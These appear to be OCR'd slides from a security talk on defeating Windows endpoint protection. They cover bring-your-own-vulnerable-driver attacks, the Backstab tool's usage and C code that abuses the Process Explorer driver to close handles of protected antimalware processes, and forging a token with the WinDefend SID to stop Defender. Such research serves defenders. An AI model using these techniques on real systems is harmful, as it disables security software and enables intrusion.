
- BYOVKD
  - Bring Your Own Vulnerable Kernel Driver attack
  - Capcom, MSI, DELL, Intel, etc.
  - Not just LPE :)
  - Use to crash your security solution
  - Bring Microsoft’s Driver…
    - Sysinternals Suite
    - Process Explorer’s Driver ☺



Backstab

Kill EDR Protected Processes


Have these local admin credentials but the EDR is standing in the way? Unhooking or direct syscalls are not working against the EDR? Well, why not just kill it? Backstab is a tool capable of killing antimalware protected processes by leveraging sysinternals’ Process Explorer (ProcExp) driver, which is signed by Microsoft.




```
Usage: backstab.exe <-n name || -p PID> [options]
    -n, Choose process by name, including the .exe suffix
    -p,     Choose process by PID
    -l,     List handles of protected process
    -k,     Kill the protected process by closing its handles
    -x,     Close a specific handle
    -d,     Specify path to where ProcExp will be extracted
    -s,     Specify service name registry key
    -u,     Unload ProcExp driver
    -a, adds SeDebugPrivilege
    -h,     Print this menu

    Examples:
    backstab.exe -n cyserver.exe -k               [kill cyserver]
    backstab.exe -n cyserver.exe -x E4C           [Close handle E4C of cyserver]
    backstab.exe -n cyserver.exe -l               [list all handles of cyserver]
    backstab.exe -p 4326 -k -d c:\\driver.sys    [kill protected process with PID 4326, extract ProcExp driver to C:\ drive]
```

#3 - Kill PPL Process by Process Explorer’s Driver


- Process Explorer‘s ACL
  - NamedPipe not strict enough
    - Everyone can interact with it without EoP
    - Sure, mounting a driver require UAC elevate?
      But many Taiwan solution rely on this driver 😲
  - for What?
    - OpenProcess a PPL (antimalware) Process
    - List all the opened handles of any process
    - CloseHandle a chosen handle from Ring-0
    - … oh nice. Crash Everywhere ☺



```
HANDLE ProcExpOpenProtectedProcess(ULONGLONG ulPID)
{
        HANDLE hProtectedProcess = NULL;
        DWORD dwBytesReturned = 0;
        BOOL ret = FALSE;


        ret = DeviceIoControl(hProcExpDevice, IOCTL_OPEN_PROTECTED_PROCESS_HANDLE, (LPVOID)&ulPID, sizeof(ulPID),
                &hProtectedProcess,
                sizeof(HANDLE),
                &dwBytesReturned,
                NULL);
```




```
BOOL ProcExpKillHandle(DWORD dwPID, ULONGLONG usHandle) {

        PVOID lpObjectAddressToClose = NULL;
        PROCEXP_DATA_EXCHANGE ctrl = { 0 };
        BOOL bRet = FALSE;


        /* find the object address */
        lpObjectAddressToClose = GetObjectAddressFromHandle(dwPID, (USHORT)usHandle);


        /* populate the data structure */
        ctrl.ulPID = dwPID;
        ctrl.ulSize = 0;
        ctrl.ulHandle = usHandle;
        ctrl.lpObjectAddress = lpObjectAddressToClose;

        /* send the kill command */

        bRet = DeviceIoControl(hProcExpDevice, IOCTL_CLOSE_HANDLE, (LPVOID)&ctrl, sizeof(PROCEXP_DATA_EXCHANGE), NULL,
                0,
                NULL,
                NULL);
```



```
HANDLE ConnectToProcExpDevice()
{
        //hProcExpDevice = CreateFileA("\\\\.\\PROCEXP152", GENERIC_ALL, 0, NULL, OPEN_EXISTING, 0, NULL);
        hProcExpDevice = CreateFileA("\\\\.\\PROCEXP152", GENERIC_ALL, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
```

#4 - Forge a Whole New Token

- WinTCB privilege
  - Own the ability to create new token & add any service SID
  - OK, You want that cool token like WinDefend?
  - Why don’t you build a totally new one yourself ☺
    - Still Works til May 2023
- Exploit
  - Steal the token from weak WinTCB services
    - Winlogon, TrustedInstaller, etc.
  - Use the token to create a new cmd.exe with "WinDefend" SID
  - We can stop Defender service in the new cmd now :)




Jonas L
@jonasLyk

Yah- trusted installer can no longer stop defender service- though its easier then in a long time to get rid of though.

When we have TCB we can just ask nicely for getting the Windefend group added to our token

twitter.com/jonasLyk/status/1513576862131310600



● Normal ○ Services 4 Users


Username: SYSTEM

Domain: WORKGROUP

Password:


Logon Type: Network

☑ Add Service Sid WinDefend



Service - User NT AUTHORITY\SYSTEM - TokenId 000000...

Name	Flags
BUILTIN\Administrators	Enabled, Owner
BUILTIN\Users	Mandatory, Enabled
CONSOLE LOGON	Mandatory, Enabled
Everyone	Mandatory, Enabled
LOCAL	Mandatory, Enabled
NT AUTHORITY\Authenticated Users	Mandatory, Enabled
NT AUTHORITY\LogonSessionId_0_530962870	Mandatory, Enabled, Owner, LogonId
NT AUTHORITY\LogonSessionId_0_531189750	Mandatory, Enabled, LogonId
NT AUTHORITY\SERVICE	Mandatory, Enabled
NT AUTHORITY\SYSTEM	None
NT AUTHORITY\This Organization	Mandatory, Enabled
NT SERVICE\TrustedInstaller	Enabled, Owner
NT SERVICE\WinDefend	Mandatory, Enabled



Windows 安全性

病毒與威脅防護

保護您的裝置免受威脅。

目前的威脅

沒有目前的威脅。
上次掃描: 2023/4/11 下午 06:08 (快速掃描)
發現 0 個威脅。
掃描持續 2 分鐘 42 秒
44437 個檔案已掃描。

Process Hacker [ADR-WIN\aaaddress1]

Windefend

Name	Display name	Type	Status	Start type	PID
WinDefend	Microsoft Defender Antivirus Service	Own process	Running	Auto start	7140


CPU usage: 20.42% | Physical memory: 12.09 GB (38.09%) | Free memory: 19.65 GB (61.91%)


系統管理員: Windows PowerShell

```
PS C:\Users\aaaddress1>  C:\toolchain\Tokenvator.exe GetTrustedInstaller Run `
>> /Command:
```

Forge a Whole New Token

- This awesome trick totoally stop Real-Time Protection.... Temporary Orz.
- However, Defender will be resume very soon :(
  - Victims can easily wake up Defender service in Security Center panel
  - Windows Lock Screen got unlocked / Resume from Sleep Mode
- Defender Anti-Tamper Protection
  - You can stop the service for "ony 3 times"
  - Then you cannot stop it even you get WinDefned :(



